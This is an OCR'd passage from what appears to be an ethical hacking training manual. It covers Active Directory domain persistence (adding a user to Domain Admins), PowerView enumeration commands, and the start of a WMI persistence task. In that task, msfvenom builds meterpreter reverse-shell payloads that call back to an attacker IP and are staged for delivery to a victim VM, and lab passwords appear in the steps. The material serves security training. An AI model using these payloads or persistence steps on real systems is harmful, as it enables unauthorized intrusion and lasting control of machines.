


43. In **Martin J. Properties** window, navigate to the **Member Of** tab. We can see that the **Martin** user is successfully added to the **Domain Admins** group.



44. Now, we will verify if the domain controller is now accessible to the user Martin and domain persistence has been established.

45. In **Windows Server 2022** machine sign out from **Administrator** account and click on Other user, in the User name field type **CEH\Martin** and in the Password field **apple** and press **Enter**.



46. You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C$** and press **Enter**.

    Note: If a **Server Manager** window appears close it.

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Martin> dir \\10.10.1.22\c$


    Directory: \\10.10.1.22\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/1/2022   1:48 AM                inetpub
d-----         5/8/2021   1:20 AM                PerfLogs
d-r---         2/3/2022   4:37 AM                Program Files
d-----         2/3/2022   4:45 AM                Program Files (x86)
d-r---         4/7/2022   4:30 AM                Users
d-----         2/2/2022   1:32 AM                wamp64
d-----         2/1/2022   4:02 AM                Windows
-a----         2/6/2022  10:47 PM            531 .htaccess


PS C:\Users\Martin> _
```

47. We can see that the Domain Controller is now accessible to **Martin** and thus domain persistence has been established.

48. This concludes the demonstration of how to maintain domain persistence by exploiting Active Directory Objects.

49. Apart from the aforementioned PowerView commands, you can also use the additional commands in the table below to extract sensitive information such as users, groups, domains, and other resources from the target AD environment:

Commands	Description
Enumerating Domains	
`Get-ADDomain` `Get-NetDomain`	Retrieves information related to the current domain including their domain controllers
Enumerating Domain Policy	
`Get-DomainPolicy`	Retrieves the policy used by the current domain
Enumerating Domain Controllers	
`Get-NetDomainController`	Retrieves information related to the current domain controller
Enumerating Domain Users	
`Get-NetUser`	Retrieves information related to the current domain user
Enumerating Domain Computers	
`Get-NetComputer`	Retrieves the list of all computers existing in the current domain
Enumerating Domain Groups	
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
Enumerating Domain Shares	
`Invoke-ShareFinder -Verbose`	Retrieves shares on the hosts in the current domain
Enumerating Group Policies and OUs	
`Get-NetGPO` `Get-NetGPO| select displayname`	Retrieves the list of all the GPOs present in the current domain
Enumerating Access Control Lists (ACLs)	
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who are having modification rights for a group
Enumerating Domain Trust and Forests	
`Get-NetForest`	Retrieves the information of the current forest

50. Close all open windows and document all the acquired information.

51. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.

Here, we will exploit WMI event subscription to gain persistent access to the target system.

Note: In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.


1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe** and press **Enter**.




8. We will create a second payload for that, type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe** and press **Enter**.



9. We will transfer both payloads to the **Windows Server 2019** machine.
10. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share the malicious files with the victim machine.

